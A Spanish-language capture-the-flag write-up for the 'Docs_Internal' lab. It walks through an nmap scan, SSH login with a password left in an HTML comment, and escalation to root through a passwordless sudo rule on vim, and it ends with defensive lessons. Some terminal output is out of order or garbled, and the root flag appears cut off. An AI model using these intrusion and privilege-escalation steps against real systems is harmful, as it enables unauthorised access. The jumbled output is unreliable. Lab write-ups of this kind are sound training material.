


Lab-Docs-Internal Writeup

Laboratorio: Docs-Internal

Plataforma	Whoami-labs.com
Máquina	Docs_Internal
IP Objetivo	172.17.0.2
Dificultad	Fácil
Fecha	27/09/2026
Categoría	Enumeración web, Credenciales Expuestas, SSH, Escalada de privilegios
Objetivo	Obtener acceso a root y capturar la flags
Autora	Ruth Pérez

Se levanto el laboratorio con el siguiente **sudo bash startlab.sh**
lab_docs_internal.tar



```
WHOAMI-LABS.COM
<h1>Documentation Server</h1><p>System is ready for technical writers.</p>
<p>... Note: Temporary SSH access for user 'writer' is active. Pass: 'draft2025' ...>

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_docs_internal.tar ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: DOCS-INTERNAL
DIFICULTAD: *** Fácil (1 punto)


IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{ ... }):
```

1.Objetivo

El reto de este laboratorio simula un servidor interno de documentación. El objetivo es conseguir acceso inicial al sistema, capturar la flag de usuario (user.txt) y luego escalar privilegios hasta convertirnos en root para capturar la flag final.

2.Reconocimiento Inicial



```
kali@kali: ~/whoami-labs/machines/lab_docs_internal
(kali@kali)-[~/whoami-labs/machines/lab_docs_internal]
$ nmap -sC -sV -p- 172.17.0.2 scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 15:54 -0400
Failed to resolve "scan.txt".
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 9c:35:de:76:0e:d8:ee:39:ed:a5:73:aa:c5:b8:ee:c3 (RSA)
|   256 1c:cc:ae:11:f1:76:1c:78:c1:b2:37:6d:43:61:39:2c (ECDSA)
|_  256 7b:48:08:f2:ba:49:09:ad:c1:f8:3f:3e:ba:2a:f8:d3 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Internal Docs
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: AA:21:B3:27:42:0F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

Comenzamos realizando un escaneo de puertos mediante Nmap, el cual identificó únicamente dos superficies de ataque.

22/tcp open ssh OpenSSH 8.2p1 Ubuntu

80/tcp open http Apache httpd 2.4.41 (Ubuntu)

El escaneo se realizó con el siguiente comando: **nmap -sC -sV -p- 172.17.0.2**


-sC : Scripts básicos NSE

-sV : Detección de versiones.


-p- : Escaneo de los 65535 puertos TCP

3. Análisis de la aplicación web

La página principal se mostraba sin formulario, rutas visibles ni funcionalidades dinámicas.



Sin embargo, al inspeccionar el código fuente aparece una pista muy importante, donde los desarrolladores a veces dejan notas o comentarios dentro del código de una página que no se ven en pantalla, pero sí se puede leer si abres el código fuente. Aquí alguien dejó una contraseña anotada por error, y eso es justo lo que estábamos buscando.



Credenciales obtenidas:

Usuario: writer

Contraseña: draft2025

4. Obtención por SSH

Con las credenciales encontradas intentamos conectarnos:

El primer intento falló por que apareció una advertencia de host key cambiada.

```
kali@kali: ~/whoami-labs/machines/lab_docs_internal
(kali@kali)-[~/whoami-labs/machines/lab_docs_internal]
$ ssh write@172.17.0.2
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:ctu/j8S7reIjqLhAs1/n80LYG/77CbG5ITDrPGvr044.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:4
remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Se soluciona eliminando la clave antigua guardada.

```
(kali@kali)-[~/whoami-labs/machines/lab_docs_internal]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'

# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
# Host 172.17.0.2 found: line 4
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

Nos conectamos nuevamente con el usuario.

```
(kali@kali)-[~/whoami-labs/machines/lab_docs_internal]
$ ssh write@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:ctu/j8S7reIjqLhAs1/n80LYG/77CbG5ITDrPGvr044
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Al introducir la contraseña 'draft2025', el acceso fue exitoso.

Nota: ese aviso de “host key changed” no es un ataque, es normal en laboratorios: simplemente la máquina se reinició y tiene una “huella digital” nueva. Solo tuvimos que decirle a nuestro sistema que se olvidara de la huella vieja.

5.Enumeración como usuario writer

Ya dentro, confirmamos quiénes somos y qué tenemos disponibles:

```
kali@kali: ~/whoami-labs/machines/lab_docs_internal root@docs-srv: /home/writer
writer@docs-srv:~$ whoami
writer
writer@docs-srv:~$ pwd
/home/writer
writer@docs-srv:~$ id
uid=1000(writer) gid=1000(writer) groups=1000(writer)
writer@docs-srv:~$ ls -al
total 32
drwxr-xr-x 1 writer writer 4096 Aug 25 20:37 .
drwxr-xr-x 1 root root 4096 Jan 8 2026 ..
-rw-r--r-- 1 writer writer 220 Feb 25 2020 .bash_logout (b)
-rw-r--r-- 1 writer writer 3771 Feb 25 2020 .bashrc
drwx----- 2 writer writer 4096 Aug 25 20:37 .cache
-rw-r--r-- 1 writer writer 807 Feb 25 2020 .profile
-rw-r--r-- 1 writer writer 34 Jan 8 2026 user.txt
writer@docs-srv:~$ cat user.txt
CTF{Documentation_Access_Level_1}
writer@docs-srv:~$ cd /root
-bash: cd: /root: Permission denied
```

6.Enumeración para la escalada de privilegios

Buscamos binarios con el bit SUID activado, no encontramos nada explotable en esa lista así que revisamos qué comandos podemos ejecutar con sudo

```
writer@docs-srv:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
writer@docs-srv:~$ sudo -l
Matching Defaults entries for writer on docs-srv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User writer may run the following commands on docs-srv:
    (root) NOPASSWD: /usr/bin/vim
```

A continuación revisamos permiso sudo:

```
writer@docs-srv:~$ sudo -l
Matching Defaults entries for writer on docs-srv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User writer may run the following commands on docs-srv:
    (root) NOPASSWD: /usr/bin/vim
```

Teniendo como resultado que el usuario writer puede ejecutar vim como root sin necesidad de contraseña. Esto representa una mala configuración de sudo que permite una escalada de privilegios.

7.Escalada de privilegios

Ejecutamos Vim con privilegios de root:

sudo /usr/bin/vim

```
writer@docs-srv:~$ sudo /usr/bin/vim
root@docs-srv:/home/writer# ls -al
total 32
drwxr-xr-x 1 writer writer 4096 Aug 25 20:37 .
drwxr-xr-x 1 root  root  4096 Jan  8  2026 ..
-rw-r--r-- 1 writer writer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 writer writer 3771 Feb 25  2020 .bashrc
drwx----- 2 writer writer 4096 Aug 25 20:37 .cache
-rw-r--r-- 1 writer writer  807 Feb 25  2020 .profile
-rw-r--r-- 1 writer writer   34 Jan  8  2026 user.txt
root@docs-srv:/home/writer# whoami
root
root@docs-srv:/home/writer# pwd
/home/writer
root@docs-srv:/home/writer# id
uid=0(root) gid=0(root) groups=0(root)
root@docs-srv:/home/writer# cd /root
root@docs-srv:~# ls -al
total 20
drwx----- 1 root root 4096 Jan  8  2026 .
drwxr-xr-x 1 root root 4096 Aug 25 20:14 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
-rw----- 1 root root   25 Jan  8  2026 flag.txt
root@docs-srv:~# cat flag.txt
CTF{Vim_Mode_
root@docs-srv:~#
```

Desde Vim lazamos una shell

```
This function can be performed by any Vim - Vi Improved
version 8.1.1847
by Bram Moolenaar et al.
Modified by team+vim@tracker.debian.org
Vim is open source and freely distributable

Sponsor Vim development!
Inherits from Vim, the possibly the best editing tool for information
type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version8<Enter> for version info
```

8. Obtención de la root flag

accedemos al directorio de root

cd /root

ls -la

flag.txt

Leemos su contenido

cat flag.txt

```
root@docs-srv:/home/writer# cd /root
root@docs-srv:~# ls -al
total 20
drwx----- 1 root root 4096 Jan  8 2026 .
drwxr-xr-x 1 root root 4096 Aug 25 20:14 ..
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw----- 1 root root  25 Jan  8 2026 flag.txt
root@docs-srv:~# cat flag.txt
CTF{Vim_Mode_
root@docs-srv:~#
```

Se logró acceso inicial explotando credenciales expuestas en un comentario HTML, y la escalada a root se consiguió abusando de un permiso sudo mal configurado sobre vim.

9. Resumen de flags

User Flag (writer) CTF {Documentation_Access_Level_1}

Root Flag CTF{Vim_Mode_Power}


```
kali@kali: ~/whoami-labs/machines/lab_docs_internal root@docs-srv: ~
WHOAMI-LABS.COM
/usr/bin/sudo
/usr/bin/chfn

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_docs_internal.tar ...
[*] Iniciando laboratorio ...
root@docs-srv:~# sudo -l

[v] Laboratorio desplegado correctamente. /usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User writer may run the following commands on docs-srv:
LAB: DOCS-INTERNAL /usr/bin/vim
DIFICULTAD: *** Fácil (1 punto) vim

IP del laboratorio: 172.17.0.2

root@docs-srv:~# root root 4896 Jan 8 2026
Ingresa la ROOT flag (formato CTF{...}): CTF{Vim_Mode_
¡Felicitaciones hacker! Has conseguido la flag. ashrc
¿Quieres eliminar la máquina? (s/n): 20:37 cache
```

Lecciones Aprendidas

- Revisar siempre el código fuente de las aplicaciones web.
- No almacenar credenciales en comentarios HTML.
- Ejecutar sudo -l tras obtener acceso a un sistema Linux.
- Conocer las técnicas de escalada documentadas en GTFOBins.
- Evitar editores interactivos como vim mediante sudo sin restricciones.